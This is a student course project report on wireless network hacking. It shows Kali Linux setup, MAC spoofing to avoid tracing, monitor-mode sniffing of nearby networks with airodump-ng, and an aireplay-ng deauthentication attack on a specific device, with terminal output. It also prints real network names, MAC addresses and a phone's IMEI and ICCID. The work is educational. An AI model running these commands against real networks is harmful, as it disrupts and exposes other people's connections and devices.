San José State
UNIVERSITY

## CMPE 209 Network Security

## FINAL PROJECT

## REPORT

# WIRELESS NETWORK HACKING

Under Professor Chao Li Tarng

Department of EE/CMPE

San Jose State University

BY

| | |
|---|---|
| **PRAMOD PRAKASH** | **009259614** |
| **KARTHIK SIDDALINGAPPA** | **011413688** |
| **SUHAS JANARDHAN** | **011169054** |
| **NIKHIL VIJAYAKUMAR KENGALAHALLI** | **011418069** |

# INDEX:

PROJECT OVERVIEW........................................................................................................ 3
OBJECTIVE AND SCOPE:................................................................................................ 4
HISTORY: ........................................................................................................................ 4
BASIC SETUP: .................................................................................................................. 5
PROJECT ARCHITECTURE: ............................................................................................. 7
PRE-CONNECTION ATTACKS: ........................................................................................ 7
DE-AUTHENTICATION ATTACK:...................................................................................... 8
CREATING FAKE ACCESS POINT:................................................................................... 12
GAINING ACCESS:........................................................................................................ 15
WEP CRACKING:........................................................................................................... 15
WPA/WPA2 CRACKING: ................................................................................................ 18
CONCLUSION: .............................................................................................................. 21
FUTURE WORK:............................................................................................................. 22
REFERENCES ................................................................................................................ 23
CONTRIBUTIONS:......................................................................................................... 24

# PROJECT OVERVIEW

Wireless technology can be considered as a modernization in the networking industry. As the number of users using the technology have increased, it is more susceptible to the attacks. Attackers are coming up with more sophisticated techniques to cause mayhem to the network. Wireless signals can be easily attacked. Even though there are number of security algorithms used to prevent the attacks, attackers are coming up with counter techniques to attack the networks.

In this project, we are trying to understand the various techniques used by attackers to hack the network to expose the vulnerabilities and to come up with prevention techniques.

The project has three main sections:

1. Pre-connection: This section is about gathering the information about the network to launch attacks. A fake access point is made available to attract the users to connect to it to capture any important information.
2. Gaining access: After gathering useful information from the previous section, various methods are employed to compromise the encryption method used by the target.
3. Post-connection: After gaining access to the target from the previous section, attacks are launched against the target. The aim is to prevent such attacks against the exposed vulnerabilities and to safe guard the network.

## OBJECTIVE AND SCOPE:

The main aim of this project is to provide offensive security for Wireless Networks against various wireless attacks. The wireless networks are made secured by breaking into them to examine for vulnerabilities before the attackers attack our network. Our project can be divided into following modules:

Below are the steps that are followed to perform various pre-connection attacks and password cracking:

1. **Environmental Setup**
2. **Pre-Connection Attacks**
3. **Gaining Access**
4. **Securing Wireless network**

## HISTORY:

| Sl.No | Task | Sub Tasks | Interim Status | Final Status |
|---|---|---|---|---|
| 1. | Setting up the Environment | Installing the VM and dependencies | Completed | Completed |
| | | Enable monitor mode on the adapter | Completed | Completed |
| 2. | Pre-connection attacks | Traffic Sniffing | Completed | Completed |
| | | De-authentication Attack | Completed | Completed |
| | | Creating Fake access point | Completed | Completed |
| 3. | Gaining access | WEP cracking | Pending | Completed |
| | | WPA/WPA2 cracking | Pending | Completed |

| | | | | |
|---|---|---|---|---|
| 4. | Post-connection | Gathering information | Pending | Completed |
| | | MITM attack | Pending | Completed |
| | | Gain complete control | Pending | Completed |
| 5. | Securing Wireless Network | Understand how to protect your Network against attacks | Pending | Completed |

# BASIC SETUP:

a. **Installation of Kali Linux:** Kali Linux is installed on virtual box. Wireless adapter (AWUS036NHA) is checked for its compatibility with the Kali Linux virtual machine.


b. **Changing adapter mode to monitor**: Random MAC address is assigned to the wireless adapter using "macchanger" to safeguard from backtracking. To sniff the traffic which is not designated to our device, we change the mode of adapter from "manage" to "monitor".

**Tools used:**

1. Wireless Adapter - AWUS036NHA.
2. Host devices(laptops) and mobile devices are used to demonstrate the process.

**Technologies used:**


1. Kali Linux is used as operating system.
2. Aircrack-ng, airodump-ng, aireplay-ng suites are used to sniff the network packets, crack the passwords, send de-auth packets and so on.


Kali-Linux-2017.2-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminator
Sun 20:48
root@kali: ~
root@kali: ~ 149x32
Activate Windows
Go to Settings to activate Windows.
Type here to search
5:48 PM
11/12/2017

```
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~# ifconfig wlan0 down
root@kali:~# macchanger --help
GNU MAC Changer
Usage: macchanger [options] device

  -h,  --help                   Print this help
  -V,  --version                Print version and exit
  -s,  --show                   Print the MAC address and exit
  -e,  --ending                 Don't change the vendor bytes
  -a,  --another                Set random vendor MAC of the same kind
  -A                            Set random vendor MAC of any kind
  -p,  --permanent              Reset to original, permanent hardware MAC
  -r,  --random                 Set fully random MAC
  -l,  --list[=keyword]         Print known vendors
  -b,  --bia                    Pretend to be a burned-in-address
  -m,  --mac=XX:XX:XX:XX:XX:XX
       --mac XX:XX:XX:XX:XX:XX  Set the MAC XX:XX:XX:XX:XX:XX

Report bugs to https://github.com/alobbs/macchanger/issues
root@kali:~# macchanger --random wlan0
Current MAC:   00:c0:ca:96:cb:3c (ALFA, INC.)
Permanent MAC: 00:c0:ca:96:cb:3c (ALFA, INC.)
New MAC:       c2:f4:44:c9:46:ab (unknown)
root@kali:~#
```

Random MAC address is assigned


Random MAC address is assigned to the wireless adapter using “macchanger” to safeguard from backtracking. In order to sniff the traffic which is not designated to our device, we change the mode of adapter from “manage” to “monitor”.


Kali-Linux-2017.2-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminator
Sun 20:52
root@kali: ~
root@kali: ~ 149x32
Activate Windows
Go to Settings to activate Windows.
Type here to search
5:52 PM
11/12/2017

```
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

root@kali:~# ifconfig wlan0 down
root@kali:~# iwconfig wlan0 mode monitor
root@kali:~# ifconfig wlan0 up
root@kali:~# iwconfig wlan0
wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

root@kali:~#
```


Wireless adapter mode is changed
from Managed to Monitor

# PROJECT ARCHITECTURE:



# PRE-CONNECTION ATTACKS:

Network traffic is sniffed using “Airodump-ng”. This gives the existing networks and the devices connected to those networks in the range of the adapter.



```
CH 11 ][ Elapsed: 42 s ][ 2017-11-12 20:54 ][ interface wlan0 down

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

28:01:00:00:D0:00   -1        0        0    0   9  -1                   <length:  0>
5C:AA:FD:24:F9:D3   -1        0        2    0   3  -1   WPA             <length:  0>
08:BD:43:C4:FE:15  -67       17        0    0   1  54e. WPA2 CCMP   PSK  NETGEAR14
AC:86:74:18:5C:82  -73       14        2    0   1  54e. OPN              Avalon_WiFi
00:0D:67:59:CB:A3  -74       18        0    0   1  54e. OPN              <length:  0>
00:0D:67:59:CB:AA  -75       18        0    0   1  54e. WPA  CCMP   PSK  <length:  0>
B0:7F:B9:74:94:8B  -78        8        0    0   1  54e  WPA2 CCMP   PSK  NETGEAR35
0C:51:01:E9:19:90  -84       19       15    0   3  54e  WPA2 CCMP   PSK  MPB Network
AC:86:74:13:27:E2  -77       20      139    0   6  54e. OPN              Avalon_WiFi
10:C3:7B:C6:67:E0  -79        3        1    0   1  54e  WPA2 CCMP   PSK  MyFi
E8:33:81:64:A1:80  -81       13        0    0  11  54e  WPA2 CCMP   PSK  Parvar
88:AD:43:63:8B:CD  -81        9        0    0  11  54e. WPA2 CCMP   MGT  <length:  0>
88:AD:43:63:8B:C8  -81        8        0    0  11  54e. WPA2 CCMP   PSK  Frisco_B-2.4
F4:0E:83:BF:60:1E  -81        4        0    0   6  54e. WPA2 CCMP   PSK  Drew & Arianna 2.4
36:0E:83:BF:60:1E  -82        4        0    0   6  54e. WPA2 CCMP   MGT  <length:  0>
46:0E:83:BF:60:1E  -83        4        0    0   6  54e. WPA2 CCMP   PSK  <length:  0>
06:0E:83:BF:60:1E  -83        5        0    0   6  54e. OPN              xfinitywifi
88:AD:43:63:8B:CA  -83       15        0    0  11  54e. OPN              xfinitywifi
88:AD:43:63:8B:CB  -85       17        0    0  11  54e. WPA2 CCMP   PSK  <length:  0>
60:A4:4C:20:30:D8  -85        7        0    0   9  54e  WPA2 CCMP   PSK  gorilla
E0:22:03:53:87:B6  -87        2        0    0   8  54e  WPA2 CCMP   PSK  CaseyWiFi
E0:22:04:2F:F8:0E  -85        5        2    0   6  54e  WPA2 CCMP   PSK  ATT5uDL9zF
FA:8F:CA:3C:40:66  -86        2        0    0   1  54e. OPN              <length:  0>
22:56:11:6A:D3:0B  -88        2        7    0  11  54e. OPN              xfinitywifi
3C:36:E4:EF:1A:10  -82        6        0    0   9  54e  WPA2 CCMP   PSK  Max
F4:F2:6D:63:C3:A2  -89        2        0    0  11  54e. WPA2 CCMP   PSK  Apartment 318

root@kali:~#
```

Airodump-ng is used to get the existing networks. Screen shot shows the available networks.

Avalon_WiFi
Connected, open

gorilla
Secured

Kauai
Secured


NETGEAR14
Secured

NETGEAR35
Secured

Parvar
Secured

ATT2zyS6GQ
Secured

Network & Internet settings
Change settings, such as making a connection metered.



Kali-Linux-2017.2-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Places
Terminator
Sun 21:01
root@kali: ~
root@kali: ~ 149x32
Activate Windows
Go to Settings to activate Windows.
Type here to search
Right Ctrl
6:01 PM
11/12/2017

```
CH  1 ][ Elapsed: 2 mins ][ 2017-11-12 21:01 ][ interface wlan0 down

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

AC:86:74:18:5C:82  -70   0     1243     3672    4   1  54e. OPN              Avalon_WiFi

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

AC:86:74:18:5C:82  64:80:99:45:A5:14   -1    0e- 0      0       38
AC:86:74:18:5C:82  BC:8C:CD:33:C5:8C   -1    0e- 0      0      631
AC:86:74:18:5C:82  54:DC:1D:96:46:38   -1    0e- 0      0       21
AC:86:74:18:5C:82  64:5A:04:A3:C6:0B  -38    0e- 1     41     1731
AC:86:74:18:5C:82  78:0C:B8:E6:40:97  -39    0e- 0e     0      875
AC:86:74:18:5C:82  94:65:2D:81:D3:25  -54    0e- 1e     0     2455
AC:86:74:18:5C:82  A0:CC:2B:A8:E7:AA   -1    0e- 0      0        5
AC:86:74:18:5C:82  60:D9:C7:88:F0:B0  -47    0 - 1      0       26
```

First section shows the target network of interest and the second shows devices connected to that network

# DE-AUTHENTICATION ATTACK:


It's a type of DOS attack where the attacker sends a de-authentication frame by spoofing the victims address to disconnect it from the connected wireless access-point. The protocol doesn't need any kind of encryption to send this de-authentication frame and hence all that the attacker need to know is just the victim's MAC address which can be obtained easily from wireless network sniffing using tools like airdump-ng. Aireplay is used with "deauth" switch to send de-authentication packet to the wireless access-point to disconnect the victim machine from the connected network.


Kali-Linux-2017.2-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Places
Terminator
Sun 21:12
root@kali: ~
root@kali: ~ 149x15
Activate Windows
Go to Settings to activate Windows.
Type here to search
6:12 PM
11/12/2017

```
 CH  1 ][ Elapsed: 6 mins ][ 2017-11-12 21:12 ][ interface wlan0 down

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 AC:86:74:18:5C:82    0  83     2188    34558   20   1  54e. OPN              Avalon_WiFi

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 AC:86:74:18:5C:82  B8:09:8A:68:66:41   0    0e- 1e  15313    30557
 AC:86:74:18:5C:82  54:DC:1D:96:46:38  -1    0e- 0       0      129
 AC:86:74:18:5C:82  54:DC:1D:96:46:38  -1    0e- 0       0      129
 AC:86:74:18:5C:82  BC:8C:CD:33:C5:8C  -1    0e- 0       0      719
 AC:86:74:18:5C:82  18:59:36:0C:FF:3F  -43   0e- 1e      0     2363
 AC:86:74:18:5C:82  78:0C:B8:E6:40:97  -36   0e-12e      1     3421
```

We choose to de-authenticate the device with mac address shown. Below terminal shows de-authentication packets sent to target device.


```
root@kali:~# aireplay-ng --deauth 1000 -a AC:86:74:18:5c:82 -c B8:09:8A:68:66:41 wlan0
21:12:06  Waiting for beacon frame (BSSID: AC:86:74:18:5C:82) on channel 1
21:12:07  Sending 64 directed DeAuth. STMAC: [B8:09:8A:68:66:41] [39|40 ACKs]
21:12:08  Sending 64 directed DeAuth. STMAC: [B8:09:8A:68:66:41] [ 8|56 ACKs]
21:12:08  Sending 64 directed DeAuth. STMAC: [B8:09:8A:68:66:41] [ 8|51 ACKs]
21:12:09  Sending 64 directed DeAuth. STMAC: [B8:09:8A:68:66:41] [ 2|64 ACKs]
21:12:10  Sending 64 directed DeAuth. STMAC: [B8:09:8A:68:66:41] [ 5|63 ACKs]
21:12:11  Sending 64 directed DeAuth. STMAC: [B8:09:8A:68:66:41] [79|91 ACKs]
21:12:11  Sending 64 directed DeAuth. STMAC: [B8:09:8A:68:66:41] [ 3|54 ACKs]
21:12:12  Sending 64 directed DeAuth. STMAC: [B8:09:8A:68:66:41] [ 2|57 ACKs]
```



|  |  |
|---|---|
| Capacity | 16 GB |
| Available | 3.9 GB |
| Version | 11.0.3 (15A432) |
| Carrier | T-Mobile 29.2 |
| Model | MF352HN/A |
| Serial Number | DX3NQ338FRC4 |
| Wi-Fi Address | B8:09:8A:68:66:41 |
| Bluetooth | B8:09:8A:68:66:42 |
| IMEI | 35 204506 428253 5 |
| ICCID | 8901260655738083911 |
| Modem Firmware | 8.01.00 |

Screen shots show the MAC address and change of internet connectivity as we execute de-authenticate

